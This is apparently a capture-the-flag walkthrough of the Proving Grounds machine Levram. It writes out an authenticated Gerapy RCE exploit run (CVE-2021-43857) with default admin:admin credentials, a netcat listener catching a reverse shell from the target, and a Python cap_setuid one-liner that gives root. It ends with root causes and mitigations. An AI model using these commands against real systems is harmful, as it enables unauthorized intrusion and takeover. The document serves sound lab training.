Levram — Proving Grounds
A Proving Grounds Linux walkthrough covering authenticated Gerapy RCE, Python capability enumeration, and root access through cap_setuid.
- Platform
- Proving Grounds Practice
- Difficulty
- Easy
- Date
- proving-grounds
- linux
- gerapy
- cve-2021-43857
- web-exploitation
- authenticated-rce
- weak-credentials
- reverse-shell
- linpeas
- linux-capabilities
- cap-setuid
- privilege-escalation
Overview
Levram is a Proving Grounds Linux machine. The attack path combined exposed Gerapy administration, authenticated code execution, and a Linux capability misconfiguration.
This independent walkthrough documents an authorized training-lab exercise for educational purposes and is not affiliated with or endorsed by OffSec.
Attack path summary
Port
8000exposed a Gerapy management interface that accepted the weak credentialsadmin:admin. An authenticated RCE exploit initially could not continue because no usable project existed, so I created a project named Levram and ran it again, obtaining a shell asapp. LinPEAS later identifiedcap_setuid=epon Python, and the corresponding GTFOBins technique produced a root shell.
Enumeration
I began with a quick TCP scan of 192.168.248.24, which identified SSH on port 22 and HTTP on port 8000:
sudo nmap -sS -T4 192.168.248.24PORT STATE SERVICE
22/tcp open ssh
8000/tcp open http-altSSH did not offer an immediate path. HTTP exposed a recognizable management application on a nonstandard port, so it became the priority.
whatweb http://192.168.248.24:8000http://192.168.248.24:8000 [200 OK] Allow[OPTIONS, GET], Country[RESERVED]
[ZZ], HTML5, HTTPServer[WSGIServer/0.2 CPython/3.10.6], IP[192.168.248.24],
Script, Title[Gerapy], X-UA-Compatible[IE=edge]WhatWeb identified Gerapy, WSGIServer/0.2, and CPython 3.10.6.
Web application analysis


The service exposed a Gerapy login interface and associated Django administration paths. After fingerprinting the application, I used Feroxbuster to enumerate additional routes:
feroxbuster -u http://192.168.248.24:8000 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 50The redirects identified /admin/, /admin/login/, /admin/core/, and the project-administration area at /admin/core/project/.
Accessing Gerapy
The Gerapy panel accepted the weak credentials admin:admin, providing access to the authenticated administration interface.
Searchsploit returned an authenticated Gerapy RCE associated with CVE-2021-43857. Because the application did not expose its exact version, I treated the exploit as a hypothesis and tested whether its prerequisites matched the environment.
searchsploit gerapyExploit Title
Gerapy 0.9.7 - Remote Code Execution (RCE) (Authenticated)The first attempt could not continue because the application did not contain a project the exploit could use. I therefore created a project named Levram through the Gerapy interface.

Exploiting authenticated RCE
Before running the exploit again, I started a listener on port 443:
rlwrap nc -lvnp 443After creating the project, I ran the exploit again:
python3 50640.py -t 192.168.248.24 -p 8000 -L 192.168.45.198 -P 443[*] Login successful! Proceeding...
[*] Found project: Levram
[*] Found ID of the project: 4
Listening on [any] 443 ...
[*] Executing reverse shell payload
connect to [192.168.45.198] from (UNKNOWN) [192.168.248.24] 48506This time, the exploit selected the Levram project with ID 4, delivered the payload, and returned a reverse shell to the listener.
Establishing an initial shell
The incoming connection provided a shell as the low-privilege app user:
whoami
app
Local enumeration
After obtaining a shell as app, I ran LinPEAS to automate common local-enumeration checks. Reviewing its output highlighted an unusual file capability assigned to /usr/bin/python3.10.

cap_setuid=ep on /usr/bin/python3.10.Most of the remaining output did not identify a directly actionable path in this workflow. The Python capability did, because it allowed an unprivileged user to change the process identity.
The initial shell started in /home/app/gerapy. The low-privilege proof was located at /home/app/local.txt:
pwd/home/app/gerapycd ../
cat local.txt78c1777ffd3e27f05725540ca8444b3aIdentifying the Python capability
Capability enumeration returned the following entry:
/usr/bin/python3.10 cap_setuid=epCAP_SETUID allowed the app user to change the interpreter process UID to 0.
Privilege escalation
After LinPEAS identified the Python capability, I consulted GTFOBins for an applicable technique. The following command changed the process UID to 0 and launched /bin/sh:
python3 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'whoami confirmed the resulting root shell:
whoami
root
Root access was verified by reading the proof file:
cat /root/proof.txt2b3aa96dad332b6d6217d38b77b8b193Root cause
Initial access
- Port 8000 exposed the Gerapy administration interface.
- The weak credentials
admin:adminprovided authenticated administrative access. - CVE-2021-43857 enabled authenticated remote code execution through the exposed application.
Privilege escalation
- LinPEAS identified
cap_setuid=epon/usr/bin/python3.10. - The capability allowed the
appuser to change the interpreter process UID to 0. - The GTFOBins technique used
os.setuid(0)and launched/bin/sh, resulting in a root shell.
Mitigations
- Replace weak or default Gerapy credentials and enforce strong, unique administrative authentication.
- Restrict Gerapy administration to trusted networks and authorized administrators.
- Update the vulnerable Gerapy deployment and keep its known vulnerabilities under active management.
- Remove dangerous capabilities from general-purpose interpreters and regularly audit file capabilities under least-privilege controls.
Lessons learned
- Administrative interfaces should be investigated early because they often expose privileged functionality and additional attack surface.
- Weak credentials can make an authenticated vulnerability reachable from an otherwise unauthenticated position.
- Public exploits still require analysis: understanding their prerequisites and expected application state is essential before running them.
- LinPEAS can help identify local privilege-escalation vectors by highlighting unusual permissions, capabilities, and system configurations.
- Dangerous Linux capabilities on flexible interpreters can provide a direct path from a service account to root.